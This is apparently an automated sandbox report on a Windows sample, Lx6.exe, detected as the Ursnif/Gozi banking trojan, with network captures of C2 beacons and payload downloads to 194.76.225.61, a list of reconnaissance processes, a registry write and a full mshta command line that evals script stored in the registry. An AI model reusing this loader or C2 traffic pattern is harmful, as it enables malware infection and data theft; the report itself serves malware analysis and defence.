Oct 11, 2022 15:04:22.571872950 CEST	1253	IN	HTTP/1.1 200 OK Cache-Control: no-store, no-transform, no-cache Pragma: no-cache Content-Length: 300865 Content-Type: text/html; charset=utf-8 Expires: -1 Vary: User-Agent Set-Cookie: PreferencesMsn=eyJFeHBpcnlUaW1Ilo2MzgzMjYyNjI2MjQ2MTk0MzksIlZlcnNpb24iOjF90; domain=msn.com; expires=Wed, 11-Oct-2023 13:04:22 GMT; path=/; HttpOnly Access-Control-Allow-Methods: HEAD,GET,OPTIONS Access-Control-Allow-Origin: * X-AspNetMvc-Version: 5.2 X-AppVersion: 20220715_29743481 X-Activity-Id: 59012c9b-3150-44ff-b43b-01ecb8faae96 X-Az: {did:2be360ae5c6345da911d978376c0449f, rid: 19, sn: neurope-prod-hp, dt: 2022-09-26T09:32:32.2409758Z, bt: 2022-07-15T00:17:15.0459229Z} nel: {"report_to":"network-errors","max_age":604800,"success_fraction":0.001,"failure_fraction":1.0} report-to: {"group":"network-errors","max_age":604800,"endpoints":[{"url":"https://deff.nelreports.net/api/report?cat=msn"}]} X-UA-Compatible: IE=Edge;chrome=1 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-Powered-By: ASP.NET X-XSS-Protection: 1 x-fabric-cluster: pmeprodneu X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 59012C9B315044FFB43B01ECB8FAAE96 Ref B: FRA31EDGE0222 Ref C: 2022-10-11T13:04:22Z Date: Tue, 11 Oct 2022 13:04:21 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 70 72 65 66 69 78 3d 22 6f 67 3a 20 68 74 74 70 3a 2f Data Ascii: <!DOCTYPE html><html prefix="og: http:/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49703	194.76.225.61	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 11, 2022 15:04:22.660669088 CEST	1572	OUT	GET /doorway/uRv392Rtz866/nti_2ByAL1r/R8CkJ_2BndSyRx/sIG44fcYL4SmExCi0ACI7/oER1nF0Bt2Tpxtf8/pvf2xzyDmqE4uH6/atElJIeiaCGvRyaYTW/O_2Bb7sZx/7GOqqpJyOKdZvhgFoplL/gFpgB_2BgQj834VvyfM/T9x1pruFqGyVhzjoXgN9Yh/z5CHc_2FavqJW/MXQOJsyO/VzU5_2FcjvOlXkGZhClQ7RM/oSy78PufE2/FJvd3_2FTRM8OrG4Y/ryVNLZn8s_2B/KVoRzz7Jpgf/a.gif HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 194.76.225.61 Connection: Keep-Alive Cache-Control: no-cache


Timestamp	kBytes transferred	Direction	Data
Oct 11, 2022 15:04:22.861350060 CEST	1572	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Tue, 11 Oct 2022 13:04:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 62 30 0d 0a ea eb 34 fa 2b a2 fc 1b 01 4d 6f e8 ab 03 d9 71 2c f5 b6 fd b0 34 8f 38 87 65 58 b7 be 74 2f c5 8f cb 81 8c 87 37 24 b2 f7 ca 8a d4 8e 6a 70 a0 99 f3 20 c2 3c da 24 d9 51 da c9 18 44 a7 3b 98 49 0e 48 aa 37 6e 6b 12 e8 bd e1 60 88 cb 83 b0 20 9e 7e f6 f6 29 6b 6e e7 ab e3 f7 9b 7d f7 f8 67 46 b8 1c 02 e3 75 66 25 fc fc 15 f5 7d 13 42 4e 1e 3a cf 01 e0 ac 74 fc 8b bd b0 c9 36 88 e9 82 d3 05 55 e9 43 c4 62 f0 57 a2 cd 01 6f d7 54 50 ca 22 b5 81 cd 98 70 62 a6 a1 15 13 30 7a 39 5f c5 31 45 f2 54 6f a1 38 6c 90 64 d9 37 79 d3 0d 0a 30 0d 0a 0d 0a Data Ascii: b04+Moq,48eXt/7$jp <$QD;lH7nk` ~)kn}gFuf%}BN:t6UCbWoTP"pb0z9_1ETo8ld7y0
Oct 11, 2022 15:04:22.868494987 CEST	1573	OUT	GET /doorway/bRzGSLjweAbH/PVfy51BTQqO/lWZDAcFYwrYEOw/P1069Ds4xjESTY05mmd1_/2ByVzroc4cimG4A8/PzkyhLRGCX0aFw5/Jtve4MdzfQJPkPgA2k/NTDeHmvoJ/_2B7yHjl7zuPv_2Brki5/vNALnLBqmQChxlgwPJX/YMRMYrlxai4T4_2BKHDViB/Hv_2BBzVFkjNS/FgarEETc/294Vv6pgzz58Ssm8O4z7jEg/g3Dq3u6_2B/toSBBRie0B5BZcweG/l7bNSU7DgvscLKrC/Sp3p.drr HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 194.76.225.61 Connection: Keep-Alive Cache-Control: no-cache
Oct 11, 2022 15:04:23.082669020 CEST	1574	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Tue, 11 Oct 2022 13:04:23 GMT Content-Type: application/octet-stream Content-Length: 181405 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="634569d70f027.bin" Data Raw: 77 cb f2 ef ac ff 08 91 16 18 ee e3 e3 67 7b dc 6d 1e 1b 98 69 1d 6e a9 f9 35 71 f4 6b 19 ec be c4 6b ac 18 fa c6 45 1e 9f db 70 45 a0 04 a6 6d 1a b1 51 e1 f5 99 09 f6 91 13 ef f9 b1 70 5a 88 82 35 2b 90 e5 ec 1b 56 c3 d0 a2 fc db 07 e4 84 53 cb 07 f4 9a 7b 88 d3 c8 60 32 2f 76 84 20 05 f1 ee 0d 6e cb 9a ba ce a5 8a ee 1e 74 45 cc 38 37 68 c1 8d 9f 0f 7b 10 84 53 46 73 a7 bf d6 7c d7 ee 52 26 45 38 06 3a 86 1f 6b 16 65 6a 7b a5 64 dc cd 68 04 ac 25 38 3e ce 93 e7 15 b7 f1 58 c0 bb 07 10 f9 c8 74 8c c0 72 39 75 d8 69 ee 81 7a ab b8 32 cd e8 8a 0c 80 62 61 ca 0c 21 93 69 80 27 31 1b 62 cd 44 77 fa 24 cb a5 7b 1b 2e 6a 9d df 99 43 53 2f 7e 29 a7 ed 3f 09 4f b8 43 5e 92 99 e5 78 25 d4 a9 12 bc 32 a3 60 1d 42 0e cc 66 a7 83 81 d6 79 fd a7 79 27 c8 a4 b3 9a 2a 18 8a de 2c 20 91 18 94 6c c3 e1 09 51 12 ee 2a 88 c0 b4 7b 9f 26 6d 7b d4 a2 d4 ef 7d 50 69 48 b2 8c 87 85 ec 3d 56 92 e9 56 14 e4 42 3a 50 76 4e 12 83 9b dd c8 07 72 42 9f 2a c8 08 03 a3 70 ba e2 ca be b9 5b 99 4b 66 f3 fc de 34 e3 69 c2 9e 2c c7 ca 25 31 73 13 a8 40 56 16 04 09 b8 ba d4 f0 e5 25 71 e7 08 e0 73 2b a8 c2 c2 f3 4c a3 23 48 fe 79 f0 f8 8e ad 81 bc 96 c2 1e bd 56 84 69 bd 19 5e f4 04 d8 6e d7 f5 c9 b1 f0 af 1c 0c 9f cf fe c6 09 7a 59 4b c3 e5 ac 1d ae 7a 90 6d 58 05 d4 92 b3 7f 5e 88 62 0f 84 e4 20 c4 46 47 f0 a2 86 0d a3 cd d8 00 eb 7f ee 60 ab 84 db 99 91 0d 0f 4c da f3 82 bf d6 d7 5d ef 4e 17 f1 75 c0 c0 4e 96 5d 34 59 cf 7e fd 18 58 3f e1 ca 8c d5 b3 a5 cb 7a 39 10 34 c0 50 c4 e6 08 23 53 67 cc 56 8b 5c 87 2e e8 77 5a 6f c5 f9 07 fe 6f 7a 05 09 59 e6 f9 0f 7c 16 73 10 d2 1a d9 ab 5f f7 ed 6b f9 20 e7 3d 7e 84 c9 64 71 b4 33 8f 81 1f 2a 43 99 32 eb 62 78 bb 0b 29 a4 e8 ce 23 bc d0 ea bc ee 69 43 ee 90 9c 39 83 69 0a e0 70 de 2c 17 80 4d fa 19 ef c3 6f 7a d5 95 2a 76 7a 36 c6 ab 54 d3 95 3b 40 a5 34 04 11 54 a6 ab 69 6b fe 06 88 37 4f 4a db cd fe 7f ea 17 a4 38 1c 3b a0 3f 7e f2 d0 b8 f6 36 d2 b2 d9 36 8f 4e b9 a0 de d1 79 2b 6c 7f 6f 2c 24 d4 e3 0c c6 3f 5f d1 77 b9 d4 9c 31 9c 02 40 da e6 bd f0 d2 0f 99 60 78 db 6e 43 43 23 e6 ab ce d9 e3 5d d1 7c 0f 31 3d 8b 85 33 20 0c d5 88 66 61 54 1b 0a b1 4d 32 3e d3 ba 57 c0 fe 93 60 61 21 53 ff d2 5e 61 a0 ac 01 d4 17 82 8b 7c 79 b3 76 0c d1 37 25 75 af 24 39 4a f4 de aa ed e1 31 0a 57 dd 33 0d 46 25 7e b9 a9 a5 eb 71 0a d8 68 2c 9e 1f 48 70 b1 81 7f 4e 0c 6d cf 06 30 6f 2a 9f b3 78 db 01 8d ac a7 b4 2e de 9e 88 52 a8 ed 9d 04 1a 56 a3 d9 51 a0 92 af ce 3f c6 fe ec 38 c2 94 69 cf 68 3d 4d af 28 81 c6 17 34 3b bb 9f c3 22 50 ed fd 4e e0 11 39 8e a4 da f0 eb f7 de 19 fc 62 f0 22 db e5 f1 4f bc 78 f1 7a d4 99 3c 78 88 9e 3d 40 ab c4 25 bd f5 50 2b 97 ca a7 24 87 91 5e d1 88 62 6e 2f 6b ec 70 dc 5d f9 91 12 45 ee 1d 79 e8 6a 6a c6 5d 78 72 e8 1b 19 54 63 d8 2f f3 2e 26 ef 25 ea 29 46 91 8b c2 24 ef 06 c4 ab 9c 26 1a 75 d4 da 3d 0d b3 75 5e f4 ce 33 bb f1 60 23 75 ac 29 fd Data Ascii: wg{min5qkkEpEmQpZ5+VS{`2/v ntE87h{SFs|R&E8:kej{dh%8>Xtr9uiz2ba\i'1bDw${.jCS/~)?OC^x%2`Bfyy'*,lQ*{&m{}PiH=VVB:PvNrB*p[Kf4i,%1s@V%qs+L#HyVi^nzYKzmX^b FG`L]NuN]4Y~X?z94P#SgV\.wZoozY\|s_k =~dq 3*C2bx)#iC9ip,Moz*vz6T;@4Tik7OJ8;?~66Ny+lo,$?_w1@`xnCC#]|1=3 faTM2>W`a!S^a|yv7%u$9J1W3F%~q h,HpNm0o*x.RVQ?8ih=M(4;"PN9b"Oxz<x=@%P+$^bn/kp]Eyjj]xrTc/.&%)F$&u=u^3`#u)
Oct 11, 2022 15:04:23.184079885 CEST	1768	OUT	GET /doorway/b6wMkPt4iWosnbXK8RWvn/wQ2bkOJqcdbdcNhg/tg0Z3ks_2FXcWvb/njy6I8DMVjfhayfvGk/AHmjUevns/VlDNJo0_2B7BLsOhWepg/SFW_2F2h4VyZK2j7bvO/pwSb1f2R_2B4_2FNz_2Fk5/AtvhdDlWA69Wm/XRrBsoYg/JvQOOWqnl_2BSVvJf6ZjHAL/wi1PXKezi1/T9UASDBDRIpvMBY_2/FoQu0ao4VHCM/ZdN_2Bl0_2B/R_2BeX3PT9oLhg/3PUDsQH9gNCwUAZWN3W4_/2BLY_2F_2F1_2F3U/UklFvieJ/d91ke0Bg/KsQU9iQ.drr HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 194.76.225.61 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 11, 2022 15:04:23.350198984 CEST	1769	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Tue, 11 Oct 2022 13:04:23 GMT Content-Type: application/octet-stream Content-Length: 233105 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="634569d7506ff.bin" Data Raw: b0 de 4f 49 3e 24 d7 25 8f 5f 32 cb 68 d0 f4 93 af f0 7f 50 64 1d fb 9c 51 47 b4 37 b4 c3 b3 f2 09 f9 64 44 05 e5 ed 84 78 d9 45 a6 f9 2d 18 c3 5e 5f df 2b 4c ec 3b ba 3d 44 d0 f2 1a d5 df f7 0d 15 3c b7 8e c0 c2 ff d0 0b da e3 7f 42 b0 bf 11 3d 60 17 af d1 a5 4d ad 0b 70 61 cc 77 74 11 55 8f 1c 17 3d d4 b3 56 52 46 4e 66 ae 4b 1d ea 18 a4 f3 0d fc 81 df 1c 6a 05 49 87 38 b8 e9 c6 29 5d 1e b3 68 5f f8 47 25 64 f8 47 da 6d cc 5b cb f9 42 9c 04 17 3f a7 ec 18 cd 62 cf 82 99 f3 48 a5 bb 22 98 d4 c5 1c 82 3a 97 e8 c4 11 d7 61 fd 67 7b 08 6b c8 25 98 15 11 9b c6 cb 2f 74 c8 f0 67 8c 07 36 69 01 b2 51 56 e2 22 39 2d 64 a1 a3 56 c5 7a 4e b8 6d fa d7 f7 c4 94 70 17 fe c5 d9 c3 2d e4 6f 2c 4a 36 3b 4f 85 b9 a3 df 9c 3d 04 fd d3 2c b6 7b 89 27 ac eb 85 f5 f2 e3 78 73 f8 06 00 c8 88 01 62 35 a3 49 2b 3b 5c 4e 6d cc 08 67 53 dc 87 49 e7 ec b7 8a a1 7e 10 6f 4c dc 49 93 d6 eb b7 64 5e 93 9f aa 84 8f a5 9c 17 84 5d cf 4e a1 55 c0 02 92 70 13 68 c7 9c b9 10 e5 1a 0d cf 2f 16 b7 4f d4 ce c5 1f 93 14 44 e1 5f 49 3d 92 54 11 76 9a c0 93 8b 67 f4 9c ba 8e 29 f6 21 3f d1 46 59 45 65 df 09 41 9e 95 10 08 ab 9b 38 39 bd f9 00 3f 33 34 af 87 7f b0 b8 3b 5b 62 5d 51 f1 e7 ec f0 43 62 b0 05 12 4b 11 f7 c0 43 0f 9f 49 39 c9 03 18 6f 1f dc 85 84 44 72 ce 2e e4 89 16 88 6c 1a 74 67 8b 40 13 f2 4c 14 b4 7a 9c 74 28 dc c8 ca 10 59 2b 6c cc bd 4b 3b f7 0b 17 1b d8 95 c0 37 94 91 d6 ec 50 94 e7 e8 2c 28 cc 7c f8 15 b0 75 c5 cb 93 31 fd 15 9e 25 7c 53 8b da e8 55 e7 67 f1 0b 3c 65 cc bf dd 0f 0d ea 79 ed 3a 68 a0 4c 3b 61 da f5 58 70 a0 89 9f 18 39 7d 1b b9 8f 8d 49 0d e4 65 4a 67 03 46 e2 e4 4b b3 65 f7 2d 0f 68 84 37 ba e3 d1 50 41 bc 62 4e b0 1b 4a f5 6c 6b 1f 26 c4 3a 0a a5 26 5a 4f 35 35 d3 ad 2d c7 01 b8 64 f5 da 25 9f d5 5a d6 f8 ab f8 d5 14 f6 9a 28 06 aa 55 80 9f 2a 51 6f cc 4d af 2a 88 bc f2 50 72 11 b5 7e e0 3b b8 f7 5f 5f f5 52 32 a3 be 70 4c 79 0a d8 45 5c b5 5b ca 11 2f 10 dd 20 02 f0 9e 2b 61 58 a2 58 98 51 bd b5 b a aa 6d 16 b7 12 8a 07 75 37 de c4 03 e4 5f 5e 3d fd 36 10 b5 43 5c e0 01 56 e1 69 af 3f a8 f6 01 19 4b 9d 5d 94 d4 2c 3 7 be 8d bb ea f5 d2 46 4e 2e 9d 07 42 f7 c9 05 4c 79 69 7e f5 a9 8e a9 34 5c 91 55 a1 97 56 63 b2 7e fd 01 72 7f 16 b1 9 e df 83 ab 19 a5 9d 43 66 d2 f2 90 15 4f 7d 97 52 6c 3d c1 99 d4 0e c6 85 de f4 8c 29 66 fa 7b e5 9d 2e fa cf e5 86 ad 8f 34 42 ea 1f f6 8f 87 88 25 b0 fb 5e 42 65 a6 82 8e c1 a1 7c 2e fa cf 17 fb 88 77 32 ec e0 75 c5 0b 65 89 7e 8a d0 90 a4 19 db 19 80 d2 da c9 94 9d 11 cf 6c f6 ac 34 14 70 80 1d c1 e5 6e 38 a6 10 cb 18 cf 1a 7b 55 a6 0d 0b cf 05 40 55 cf 4b dd 45 12 dd 52 63 66 02 f2 08 80 62 e0 47 33 a0 5c 15 24 ee cb a4 d7 8d 34 d7 b2 ca 46 31 f9 d2 13 ca 33 8d ff 2d c2 b6 a9 f8 35 db 75 29 4a b5 06 3d 3e 8d de 11 39 f7 7d 71 0f 0a 3d d8 76 46 8a a3 9a 12 1d 80 0a dd 7d f3 0b d4 d3 ec 0e 76 4a de 0c c6 1e d6 89 e4 f7 eb 62 85 14 d0 f8 4c 07 a4 d1 Data Ascii: OI>$%_2hPdQG7dDxE-^_+L;=D<B=`MpawtU=VRFNfKjI8)]h_G%dGm[B?bH":ag{k%/tg6iQV"9-dVzNmp-o,J6;O=,{'xsb5I+;\NmgSI~oLId^]NUph/OD_I=Tvg)!?FYEeA89?34;[b]QCbKCI9oDr.ltg@Lzt(Y+IK;7P,(|u1%|SUg<ey:hL;aXp9}IeJgFKe-h7PAbNJlk&:&ZO55-d%Z(U*QoM*Pr~;__R2pLyE\[/ +aXXQmu7_^=6C\Vi?K],7FN.BLyi~4\UVc~rCfO}RI=)f{.4B%^Be|.w2ue~I4pn8{U@UKERcfbG3\$4F13-5u)J=>9}q=vF}vJbL
Oct 11, 2022 15:05:22.646934032 CEST	2020	OUT	GET /doorway/8DqiRUYpN1g/urg4gk8beIU2Hp/6R_2FaNTBZnVkLTOVWhaX/cRir_2FDANkaaRhV/ClRbP8o7eYAfvcj/15sk13GdbMsMo5M_2F/JnE3OOrX1/Yn3LiAEserhxrqJvZEPb/e6YS2cNRsGxIjlIZdqY/7_2FRYI58Sw6j4ExBQcowc/5qMbTW7lnZmjK/j8COe_2F/4naQldFBQDlP42ux0j7rpPZ/VYnkJGg8xi/iWRQWDs2GHiDVoqIT/U1cLh8zIJ54C/3jdFHxCPndA/7QWrJ8HiTz2ZrO/n84c0VWLTOO/rD8u.gif HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: 194.76.225.61 Content-Length: 54 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 31 31 2d 31 30 2d 32 30 32 32 20 31 35 3a 30 34 3a 32 35 20 7c 20 22 30 78 61 61 61 34 39 34 65 37 5f 36 33 31 34 63 64 34 36 63 34 66 66 35 22 20 7c 20 30 0d 0a Data Ascii: 11-10-2022 15:04:25 | "0xaaa494e7_6314cd46c4ff5" | 0
Oct 11, 2022 15:05:22.864103079 CEST	2021	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Tue, 11 Oct 2022 13:05:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Statistics

Behavior

- Lx6.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- control.exe
- rundll32.exe
- explorer.exe
- cmd.exe



- conhost.exe
- PING.EXE
- RuntimeBroker.exe
- cmd.exe
- conhost.exe
- WMIC.exe
- more.com
- cmd.exe
- RuntimeBroker.exe
- conhost.exe
- cmd.exe
- conhost.exe
- RuntimeBroker.exe
- systeminfo.exe
- cmd.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- conhost.exe
- net.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- powershell.exe
- cmd.exe
- conhost.exe
- conhost.exe
- nslookup.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- tasklist.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- driverquery.exe
- cmd.exe
- conhost.exe
- csc.exe
- cmd.exe
- conhost.exe
- reg.exe
- cmd.exe
- cvtres.exe
- conhost.exe
- cmd.exe
- conhost.exe
- net.exe
- net1.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- nltest.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- nltest.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- net.exe
- csc.exe
- cvtres.exe
- cmd.exe
- conhost.exe
- cmd.exe

Click to jump to process

System Behavior

Analysis Process: Lx6.exe PID: **1172**, Parent PID: **3528**

General	
Target ID:	0
Start time:	15:01:17
Start date:	11/10/2022
Path:	C:\Users\user\Desktop\Lx6.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Lx6.exe
Imagebase:	0x400000
File size:	38400 bytes
MD5 hash:	3B892BEA0F8CBE0B61EE380743567D1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.345037637.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.345037637.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.345037637.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.344925782.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.344925782.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.344925782.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.389553565.000000000109D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.497478535.0000000000750000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.345194769.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.345194769.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.345194769.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.345092170.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.345092170.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.345092170.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.493910135.000000000111D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.389654961.000000000111C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.390766199.0000000000F9F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389500778.000000000119B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.344972569.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.344972569.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.344972569.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.345107606.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.345107606.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.345107606.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.495743811.0000000000D29000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.390744160.000000000119B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.345011461.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.345011461.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.345011461.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.451792745.0000000003F08000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.451792745.0000000003F08000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.344881693.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.344881693.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.344881693.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.344788105.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.344788105.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.344788105.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.389768028.000000000119B000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.495247062.0000000001148000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.497852767.0000000001181000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000002.498174750.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000002.498174750.0000000001318000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.442938704.0000000003F08000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.442938704.0000000003F08000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	6C 07 00 00 1C 80 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A E0 EC 23 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	763358	RegSetValueExA

Analysis Process: mshta.exe PID: **6016**, Parent PID: **3528**

General

Target ID:	3
Start time:	15:02:02
Start date:	11/10/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Ccqf='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ccqf).regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff632220000
File size:	14848 bytes
